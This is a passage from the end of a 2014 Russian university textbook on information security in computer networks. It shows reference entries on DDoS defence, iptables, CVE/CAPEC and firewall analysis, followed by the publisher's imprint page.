25. Любой ценой: методы борьбы с DoS/DDoS-атаками. <http://www.xakep.ru/post/49752/default.asp> (24.04.2013г.)
26. Positive Technologies. Методы защиты от DDoS нападений. <http://www.securitylab.ru/analytics/216251.php> (12.04.2014г.)
27. Р. Хансен. DoS-атака с малым использованием трафика выявляет <http://www.xakep.ru/post/48609/default.asp> (9.04.2014г.)
28. *Костров Д.В.* Рынок систем обнаружения компьютерных атак. - Конфидент, №6, 2002 г., стр. 53 – 60.
29. *В. Путяк.* Примеры сетевой обороны на PHP. <http://docs.com.ru/php_7.php> (14.05.2014г.)
30. Front-End and Back-End Server Topology Guide for Microsoft Exchange Server 2003 and Exchange 2000 Server http://go.microsoft.com/fwlink/?LinkId=69352 (11.01.2014г.)
31. Д. Батранков. Не так страшен DDoS, как его малюют <http://www.securitylab.ru/contest/357397.php> (18.12.2013г.)
32. *Котенко И.В., Степашкин М.В., Богданов В.С.* Интеллектуальная система анализа защищенности компьютерных сетей. - http://www.positif.org/docs/SPIIRAS-NCAI'06-Stepashkin.pdf. (11.01.2014г.)
33. *Ф. А. Новиков* // Дискретная математика для программистов: Учебное издание для вузов. 3-е изд. – СПБ.: Питер, 2008.

34. Руководство по iptables (Iptables Tutorial 1.1.19) <http://www.opennet.ru/docs/RUS/iptables> (11.03.2014г.)
35. Common Vulnerabilities and Exposures <http://Cve.mitre.org> (15.11.2013г.)
36. Common Attack Pattern Enumeration and Classification http://capec.mitre.org/data/dictionary.html (11.12.2013г.)
37. *L. Yuan, J. Mai, Z. Su, H. Chen, C. Chuah, and P. Mohapatra*. // FIREMAN: a toolkit for firewall modeling and analysis. in Proc. IEEE Symposium on Security and Privacy, pp.199-213, 2006.

Оглавление

Учебное издание

Абрамов Евгений Сергеевич, Пескова Ольга Юрьевна,
Половко Иван Юрьевич

Защита информации в компьютерных сетях

Часть I

Ответственный за выпуск	Абрамов Е.С.
Редактор	Пескова О.Ю.
Корректор	Половко И.Ю.
Оформление графического материала	Абрамов Е.С.

ЛР №020565 от 23.06.1997 г. Подписано к печати "___".06.2014 г.

Бумага офсетная. Печать офсетная. Формат 60×84 1/16.
Усл. п.л. – 5,0. Уч.-изд. л. – 4,8.
Заказ № Тираж 50 экз.

" С "

Отпечатано в Секторе обеспечения полиграфической продукцией кампуса в г. Таганроге отдела полиграфической, корпоративной и сувенирной продукции ИПК КИБИ МЕДИА ЦЕНТРА ЮФУ.
ГСП 17А, Таганрог, 28, Энгельса, 1.
тел. (8634)371717
Издательство Южного федерального университета,
344091, г. Ростов-на-Дону, пр. Стачки, 200/1
тел.(863)2478051